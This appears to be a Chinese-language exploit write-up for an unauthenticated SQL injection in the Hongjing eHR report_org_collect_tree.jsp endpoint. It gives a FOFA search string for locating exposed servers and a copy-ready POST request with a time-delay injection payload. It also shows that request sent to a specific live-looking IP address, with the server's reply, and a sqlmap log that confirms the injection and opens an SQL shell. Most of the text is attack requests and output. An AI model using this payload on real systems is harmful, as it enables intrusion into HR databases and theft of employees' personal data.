H1-1宏景-人力资源管理-SQL


漏洞描述：

宏景eHR report_org_collect_tree.jsp 接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

影响版本：

至2024年3月30日

网站图片：



网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"


漏洞复现：

payload:

```
POST /templates/attestation/../../report/report_collect/report_org_collect_tree.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
```

```
params=&isAction=2&cycle_id=1;waitfor%20delay%20'0:0:5'--
```

效果图:




```
POST /templates/attestation/../../report/report_collect/report_org_collect_tree.jsp HTTP/1.1
Host: 116.204.116.71:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded

params=&isAction=2&cycle_id=1;waitfor%20delay%20'0:0:5'--
```

```
HTTP/1.1 200
x-frame-options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID=CC0489F5694FAADDD5E771A52FEA4755; Path=/
Content-Type: text/xml; charset=utf-8
Date: Sat, 30 Mar 2024 02:26:44 GMT
Connection: close
Server: 
Content-Length: 513

<?xml version="1.0" encoding="GB2312"?>
<TreeNode id="0" text="" title="">
  <TreeNode id="01" text="某集团公司" title="某集团公司" href="/report/actuarial_report/report_collect.do?b_query=link&amp;encryptParam=dkVWKPDKnPAATTP2HJBPAATTPJ5PAATTP2HJFPAATTPZaeO1WPCwPAATTP3HJDPAATTPPAATTP3HJDPAATTP" target="mil_body" icon="/images/unit.gif" xml="report_org_collect_tree.jsp?sqlFlag=1&amp;&amp;unicode=xDiog9CUn5UPAATTP3HJDPAATTP&amp;isAction=2&amp;cycle_id=1;waitfor delay '0:0:5'--" />
</TreeNode>
```



```
[10:35:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) tech
nique found
[10:35:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns.
 Automatically extending the range for current UNION query injection technique test
[10:36:04] [INFO] target URL appears to have 1 column in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
[10:36:08] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mys
ql')
[10:36:32] [INFO] target URL appears to be UNION injectable with 1 columns
[10:36:37] [INFO] checking if the injection point on POST parameter 'cycle_id' is a false positive
[10:36:59] [CRITICAL] unable to connect to the target URL ('Connection refused'). sqlmap is going to retry the request(s)
POST parameter 'cycle_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 244 HTTP(s) requests:
---
Parameter: cycle_id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: params=&isAction=2&cycle_id=1 AND 9687=9687
---
[10:37:00] [INFO] testing Microsoft SQL Server
[10:37:21] [CRITICAL] unable to connect to the target URL ('Connection refused'). sqlmap is going to retry the request(s)
[10:37:22] [INFO] confirming Microsoft SQL Server
[10:37:25] [INFO] the back-end DBMS is Microsoft SQL Server
web application technology: JSP
back-end DBMS: Microsoft SQL Server 2012
[10:37:25] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell> whoami
[10:40:50] [INFO] fetching SQL query output: 'whoami'
[10:40:50] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[10:40:50] [INFO] retrieved:
[10:40:50] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[10:40:52] [WARNING] unexpected response detected. Will use (extra) validation step in similar cases
[10:40:53] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step in similar cases

[10:40:54] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
sql-shell> 
```